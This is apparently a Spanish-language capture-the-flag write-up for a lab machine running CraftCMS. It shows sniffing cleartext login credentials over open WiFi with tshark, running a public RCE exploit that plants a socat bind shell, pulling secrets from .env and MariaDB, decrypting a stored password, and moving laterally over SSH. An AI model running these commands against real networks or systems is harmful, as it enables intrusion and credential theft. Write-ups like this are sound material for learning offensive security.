


Imagen 5.3.2. Portal de login administrativo de CraftCMS

CONCLUSIÓN

Accedemos a un panel administrativo de login, por lo que el siguiente paso lógico es buscar credenciales válidas para ese panel.

Paso 6.1: Identificación de usuarios legítimos para el panel de administración

CONTEXTO

Para obtener usuarios legítimos contamos con una combinación de factores que permite capturar credenciales en tránsito:

10. **HTTP en lugar de HTTPS:** la información no viaja cifrada a nivel de aplicación.
11. **Red WiFi pública sin cifrado:** el tráfico tampoco está cifrado a nivel de red, lo que permite interceptar cualquier intento de login (método POST) que viaje por HTTP.

EVIDENCIA




Imagen 6.1.1. Activación del modo monitor en la interfaz disponible




Imagen 6.1.2. Canal/frecuencia de la interfaz en modo monitor

CONCLUSIÓN

- Activamos el modo monitor en la interfaz disponible wlan3 (wlan2 estaba ocupada en modo gestionado con la red «HTB International WiFi»), para que escuche el tráfico en un canal físico determinado.
- Verificamos el canal y el estado de wlan3 para confirmar que coincide con el de wlan2: el modo monitor solo escucha en el canal seleccionado, de modo que en un canal distinto no capturaríamos las credenciales.
- **Importante:** aunque usamos modo monitor por su mayor alcance y porque solo necesitamos recibir, también sería válido el modo promiscuo. El modo gestionado no serviría en este caso.

Paso 6.2: Ajuste al canal físico seleccionado

CONTEXTO

Como wlan3 estaba en el canal 1, debemos ajustarla para escuchar en el mismo medio físico que la red objetivo.

EVIDENCIA

```
root@airside-ws01:/home/contractor# iw wlan2 info
Interface wlan2
        ifindex 6
        wdev 0x200000001
        addr 02:00:00:00:02:00
        type managed
        wiphy 2
        channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

Imagen 6.2.1. Canal de la interfaz WLAN2 (red objetivo)

```
root@airside-ws01:/home/contractor# iw dev wlan3 set channel 6
root@airside-ws01:/home/contractor# iw wlan3 info
Interface wlan3
        ifindex 7
        wdev 0x300000001
        addr 02:00:00:00:03:00
        type monitor
        wiphy 3
        channel 6 (2437 MHz), width: 20 MHz (no HT), center1: 2437 MHz
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

Imagen 6.2.2. Ajuste del canal de la interfaz WLAN3 al canal objetivo

CONCLUSIÓN

Confirmamos que el canal de wlan2 difiere del de wlan3, por lo que cambiamos el canal físico de wlan3 para igualarlo.

Paso 6.3: Captura de credenciales en tránsito con la interfaz en modo monitor

CONTEXTO

Con la configuración de red lista, escuchamos el tráfico asociado a peticiones POST HTTP con intentos de login y campos como username y password. Para ello utilizamos tshark.

EVIDENCIA

```
root@airside-ws01:/home/contractor# sudo tshark -i wlan3 -Y "http.request.method == POST" -T fields
-e frame.time -e ip.src -e ip.dst -e http.host -e http.request.uri -e urlencoded-form.key -e urlenco
ded-form.value
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan3'
Oct  9, 2026 17:13:35.088854445 UTC     10.13.37.132    10.13.37.10     portal.international.htb   /
miles/login.php username,password       jenny,Fl1ghtDeck2026!
```

Imagen 6.3. Captura de credenciales HTTP POST con tshark

CONCLUSIÓN

El comando nos permite observar las credenciales enviadas en los campos username y password hacia el portal (no el administrativo). Es posible que el panel administrativo reutilice estas credenciales:

- **Username:** jeeny
- **Password:** Fl1ghtDeck2026!

Paso 7.1: Acceso al panel administrativo con las credenciales obtenidas

CONTEXTO

Intentamos acceder al panel administrativo con las credenciales capturadas para verificar si obtenemos mayor acceso o si se expone alguna versión/vulnerabilidad del sitio.

EVIDENCIA




Imagen 7.1.1. Login exitoso en el panel administrativo

Craft CMS versión 5.9.8 es vulnerable a múltiples fallos de Ejecución Remota de Código (RCE) críticos que han sido explotados activamente en la naturaleza.

- **CVE-2026-31857**: Fallo de RCE en el sistema de condiciones del panel de control, afectando a cualquier usuario autenticado (incluso no administradores) que pueda enviar reglas de condición manipuladas.
- **CVE-2026-28695**: Inyección de Plantillas del Lado del Servidor (SSTI) a través de la función `create()` de Twig, que permite la ejecución de código arbitrario mediante una cadena de gadgets de Symfony Process, bypassando parches anteriores.
- **CVE-2026-86730**: Inyección de comportamiento mediante elementos de diseño de campos, permitiendo a usuarios autenticados instanciar objetos arbitrarios y ejecutar código a través de `Craft::createObject()`.

Imagen 7.1.2. Búsqueda de vulnerabilidades asociadas a la versión

CONCLUSIÓN

Encontramos tres posibles exploits de RCE. El más factible es el segundo: **CVE-2026-28695**.

Paso 7.2: Búsqueda del exploit y traslado hacia el servidor objetivo

CONTEXTO

Identificada la vulnerabilidad más factible, buscamos exploits públicos que permitan explotarla.

EVIDENCIA




Imagen 7.2.1. Exploit público para CVE-2026-28695



Imagen 7.2.2. Servidor HTTP levantado en la máquina atacante




Imagen 7.2.3. Descarga del exploit por la máquina intermediaria

CONCLUSIÓN

En este paso trasladamos el exploit desde la máquina atacante hacia la máquina intermediaria, para desde allí lanzarlo contra la máquina objetivo.

Importante: elegimos un exploit en Python porque suele estar instalado en la mayoría de los sistemas; de no estarlo, al tener acceso root podríamos verificar la versión con `python3 -V` / `python2 -V`.

Paso 7.3: Preparación del exploit en la máquina intermediaria

CONTEXTO

Con el exploit ya transferido, le asignamos permisos de ejecución y revisamos sus modos de uso antes de lanzarlo contra el objetivo.

EVIDENCIA



Imagen 7.3.1. Asignación de permisos de ejecución al exploit (chmod +x exploit.py)

```
root@airside-ws01:/home/contractor# chmod +x exploit.py
root@airside-ws01:/home/contractor# ls -l
ls: cannot access 'thinclient_drives': Permission denied
total 48
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Desktop
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Documents
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Downloads
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Music
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Pictures
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Public
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Templates
drwxr-xr-x 2 contractor contractor 4096 Aug 10 16:23 Videos
-rwxr-xr-x 1 root       root       6593 Oct  7 19:11 exploit.py
-rw-r--r-- 1 root       root       4401 Oct  9 18:45 index.html
d????????? ? ?          ?             ?            ? thinclient_drives
```

Imagen 7.3.2. Home de contractor con el exploit ya transferido

```
Usage:
  python3 exploit.py http://example.lab --check
  python3 exploit.py http://example.lab "sleep 5"
  python3 exploit.py http://example.lab --bind 4445
  python3 exploit.py http://example.lab -u User -p 'SecureP4$$!' --bind
"""
```

Imagen 7.3.3. Modos de uso del exploit (--check / --bind / credenciales)

CONCLUSIÓN

El exploit queda listo y ejecutable. Admite un modo de verificación (`--check`) y un modo de explotación con credenciales que planta un bind shell (`--bind`).

Paso 7.4: Ejecución del exploit y plantado del bind shell

CONTEXTO

Ejecutamos el exploit autenticándonos en CraftCMS con las credenciales capturadas (usuario jenny) para plantar un bind shell en el puerto 4445.

EVIDENCIA

```
root@airside-ws01:/home/contractor# python3 exploit.py http://portal.international.htb --check
[+] authenticated as User
[*] baseline (true) ...
    t+0.06s
[*] sleep 5 ...
    t+0.05s
[-] no measurable delay (+-0.02s) — target may be patched/unreachable
```

Imagen 7.4.1. Verificación de la vulnerabilidad con --check (prueba basada en tiempo)

```
root@airside-ws01:/home/contractor# python3 exploit.py http://portal.international.htb -u jenny -p "
Fl1ghtDeck2026!" --bind
[+] authenticated as jenny
[*] planting bind shell: setsid socat TCP-LISTEN:4445,reuseaddr,fork EXEC:/bin/sh
[*] fired (HTTP None, t+8.01s) — setsid keeps the listener alive
[+] connect:  nc portal.international.htb 4445
```

Imagen 7.4.2. Ejecución que mantiene vivo el listener del bind shell

CONCLUSIÓN

El exploit se autentica correctamente y mantiene vivo el listener del bind shell en el puerto 4445, dejándolo disponible para la conexión.

Paso 7.5: Obtención de la shell www-data y reconocimiento de usuarios

CONTEXTO

Nos conectamos al bind shell con nc, estabilizamos la sesión y hacemos un primer reconocimiento de los usuarios del sistema.

EVIDENCIA




Imagen 7.5.1. Conexión al bind shell con nc y verificación de usuario (www-data)



Imagen 7.5.2. Usuarios con shell válida en /etc/passwd (root y aporter)




Imagen 7.5.3. Estabilización de la shell con pty.spawn

CONCLUSIÓN

Obtenemos ejecución remota de comandos como **www-data**. Tras estabilizar la shell con `pty.spawn`, confirmamos en /etc/passwd que los usuarios con shell válida son **root** y **aporter**, que pasa a ser nuestro objetivo de movimiento lateral.

Paso 8.1: Búsqueda de credenciales en el código de la aplicación

CONTEXTO

Con la shell de www-data revisamos el código de la aplicación en busca de referencias al usuario aporter y de lógica que maneje secretos.

EVIDENCIA



Imagen 8.1.1. Búsqueda de referencias a «aporter» en el código de la aplicación

```
private function relayConfig(): array
{
    $kv = array_column(
        (new Query())->select(['name', 'value'])->from('{{%htbairways_settings}}')->all(),
        'value',
        'name'
    );

    $securityKey = Craft::$app->getConfig()->getGeneral()->securityKey;
    $password = Craft::$app->getSecurity()
        ->decryptByKey(base64_decode($kv['mailRelayPassword']), $securityKey);

    return [
        'host' => $kv['mailRelayHost'] ?? 'mail.htbairways.htb',
        'port' => (int)($kv['mailRelayPort'] ?? 587),
        'user' => $kv['mailRelayUser'] ?? 'aporter',
        'password' => $password,
    ];
}

/**
 * Loyalty members due a statement. (Demo roster for the dev environment.)
 */
private function members(): array
{
    return [
        ['name' => 'Jordan Rivera', 'email' => 'j.rivera@example.htb', 'miles' => 42150],
        ['name' => 'Kwame Osei',    'email' => 'k.osei@example.htb',    'miles' => 18790],
        ['name' => 'Mei Tanaka',    'email' => 'm.tanaka@example.htb',  'miles' => 9630],
    ];
}
```

Imagen 8.1.2. MilesController.php: función relayConfig() y roster de la aplicación

CONCLUSIÓN

El archivo MilesController.php (función relayConfig) referencia a aporter y descifra un mailRelayPassword utilizando la clave de seguridad de Craft, lo que apunta a dónde buscar los secretos.

Paso 8.2: Hallazgo de credenciales en el archivo .env

CONTEXTO

Revisamos el archivo de configuración .env de CraftCMS, que suele contener la clave de seguridad y las credenciales de la base de datos.

EVIDENCIA

```
cat ./.env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--41606de1-cf7a-4fc5-8b1e-6f746d801adf

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

# General settings
CRAFT_SECURITY_KEY=IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr
CRAFT_DEV_MODE=false
CRAFT_ALLOW_ADMIN_CHANGES=false
CRAFT_DISALLOW_ROBOTS=true

CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craft
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftDB_pw_2026
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://portal.international.htb/
CRAFT_ENABLE_TWIG_SANDBOX=true
```

Imagen 8.2.1. Archivo .env de CraftCMS: clave de seguridad y credenciales de la base de datos

CONCLUSIÓN

El archivo .env expone la **CRAFT_SECURITY_KEY** y las credenciales de la base de datos: **craftuser / CraftDB_pw_2026**.

Paso 8.3: Acceso a la base de datos de CraftCMS

CONTEXTO

Con las credenciales del .env verificamos el servicio de base de datos y accedemos a MariaDB.

EVIDENCIA

```
www-data@portal:~/portal$ systemctl status mysqld
systemctl status mysqld
● mariadb.service - MariaDB 10.11.14 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: enabled)
     Active: active (running) since Fri 2026-10-09 16:37:05 UTC; 2h 48min ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 288 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exit
ed, status=0/SUCCESS)
    Process: 367 ExecStartPre=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=exi
ted, status=0/SUCCESS)
    Process: 385 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= ||   VAR=`/usr/bi
n/galera_recovery`; [ $? -eq 0 ]   && systemctl set-environment _WSREP_START_POSITION=$VAR || exit 1
 (code=exited, status=0/SUCCESS)
    Process: 616 ExecStartPost=/bin/sh -c systemctl unset-environment _WSREP_START_POSITION (code=ex
ited, status=0/SUCCESS)
    Process: 618 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)
   Main PID: 507 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 10 (limit: 30377)
     Memory: 124.0M (peak: 126.3M)
        CPU: 7.359s
     CGroup: /system.slice/mariadb.service
             └─507 /usr/sbin/mariadbd
```

Imagen 8.3.1. Estado del servicio MariaDB (mysqld)

```
www-data@portal:~/portal$ mysql -u craftuser -p
mysql -u craftuser -p
Enter password: CraftDB_pw_2026
```

Imagen 8.3.2. Acceso a MySQL con las credenciales de craftuser

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 459
Server version: 10.11.14-MariaDB-0ubuntu0.24.04.1 Ubuntu 24.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Imagen 8.3.3. Monitor de MariaDB

CONCLUSIÓN

Confirmamos que MariaDB está en ejecución y accedemos al monitor con las credenciales de **craftuser**.

Paso 8.4: Extracción del mailRelayPassword cifrado

CONTEXTO

Dentro de la base de datos buscamos la tabla de configuración que almacena las credenciales del relay de correo.

EVIDENCIA

```
MariaDB [(none)]> SHOW DATABASES;
SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| craft              |
| information_schema |
+--------------------+
2 rows in set (0.001 sec)
```

Imagen 8.4.1. Listado de bases de datos disponibles

```
MariaDB [(none)]> USE craft;
USE craft;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Imagen 8.4.2. Selección de la base de datos craft

```
+--------------------+--------------------+
|  1 | mailRelayPassword | u0E7OgbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4O
GNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzMGUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w=
| 2026-07-16 03:19:52 | 2026-07-16 03:19:52 |
|  2 | mailRelayHost     | mail.htbairways.htb

| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
|  3 | mailRelayPort     | 587

| 2026-08-11 13:31:23 | 2026-08-11 13:31:23 |
|  4 | mailRelayUser     | aporter
```

Imagen 8.4.3. Tabla htbairways_settings: mailRelayPassword cifrado y datos del relay

CONCLUSIÓN

En la base de datos craft, la tabla htbairways_settings contiene el **mailRelayPassword cifrado**, junto con el host, el puerto y el usuario (**aporter**) del relay.

Paso 9.1: Desencriptado de la contraseña de aporter

CONTEXTO

CraftCMS cifra el mailRelayPassword con su clave de seguridad; como disponemos de ambos valores, revertimos el cifrado con la propia utilidad de Craft (decryptByKey). Verificamos además que el servicio SSH esté disponible.

EVIDENCIA

```
www-data@portal:~/portal$ systemctl status sshd
systemctl status sshd
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
     Active: active (running) since Fri 2026-10-09 16:36:52 UTC; 3h 5min ago
TriggeredBy: ● ssh.socket
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 329 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 370 (sshd)
      Tasks: 1 (limit: 4602)
     Memory: 2.1M (peak: 2.4M)
        CPU: 60ms
     CGroup: /system.slice/ssh.service
             └─370 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Imagen 9.1.1. Estado del servicio SSH (sshd)

```
www-data@portal:~/portal$ php -r 'require __DIR__ . "/vendor/autoload.php";$app = require __DIR__ .
"/vendor/craftcms/cms/bootstrap/console.php";$key = "IGckihiFK64_lrSgJJ6QLkiPz-ow13Lr";$b64 = "u0E7O
gbBeWhhPn1HajsFMDg0ZDJhNzUwZTUyNGMxYjBlZDk0MGFkZWE5MmEyMzc0ZjhmMmM4OGNiNTRiNDAzZTA2YWFjM2U5OWU2YWIzM
GUPrGNmIwqUOPL3Y0gahxRF5wvwsBHdA3Pf4+d1XnQ4I3W/cqDF7Pr/58qVfPoNl5w=";echo Craft::$app->getSecurity()
->decryptByKey(base64_decode($b64), $key) . PHP_EOL;'
<decryptByKey(base64_decode($b64), $key) . PHP_EOL;'
Skyp0rt_Relay!26
```

Imagen 9.1.2. Desencriptado del mailRelayPassword con la clave de seguridad de Craft (decryptByKey)

CONCLUSIÓN

Desencriptamos el mailRelayPassword y obtenemos la **contraseña en claro de aporter**. Con SSH activo, disponemos de un vector directo de acceso con este usuario.

Paso 9.2: Acceso por SSH como aporter y bandera de usuario

CONTEXTO

Usamos la contraseña recuperada para iniciar sesión por SSH como aporter.

EVIDENCIA

```
root@airside-ws01:/home/contractor# ssh aporter@portal.international.htb
The authenticity of host 'portal.international.htb (10.13.37.10)' can't be estab
lished.
ED25519 key fingerprint is SHA256:3zC8PGwDfCgcR1KjYS3E5WmhpZlk+tdqTI47GLwTS1k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yees
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'portal.international.htb' (ED25519) to the list of k
nown hosts.
```

Imagen 9.2.1. Aceptación de la huella de host al conectar por SSH como aporter

```
aporter@portal.international.htb's password:
aporter@portal:~$
```

Imagen 9.2.2. Sesión SSH establecida como aporter

CONCLUSIÓN

Iniciamos sesión por SSH como **aporter**, lo que nos permite leer la **bandera de usuario** en su home

Paso 10.1: Enumeración de servicios locales

CONTEXTO

Ya como aporter, enumeramos los servicios locales en ejecución buscando un vector de escalada a root. Utilizamos el script linpeas.sh para realizar esta ejecución. Ocupamos el mismo mecanismo para traspasarlo de la maquina local -> Intermediaria -> Objetivo.

EVIDENCIA

```
╔═╣ Active services: (T1543.002,T1007)
apparmor.service                          loaded active exited  Load AppArmor profiles
blk-availability.service                  loaded active exited  Availability of block devices
cloud-config.service                      loaded active exited  Cloud-init: Config Stage
cloud-final.service                       loaded active exited  Cloud-init: Final Stage
cloud-init-local.service                  loaded active exited  Cloud-init: Local Stage (pre-network)
cloud-init.service                        loaded active exited  Cloud-init: Network Stage
console-getty.service                     loaded active running Console Getty
console-setup.service                     loaded active exited  Set console font and keymap
cron.service                              loaded active running Regular background program processing
 daemon
cups.service                              loaded active running CUPS Scheduler
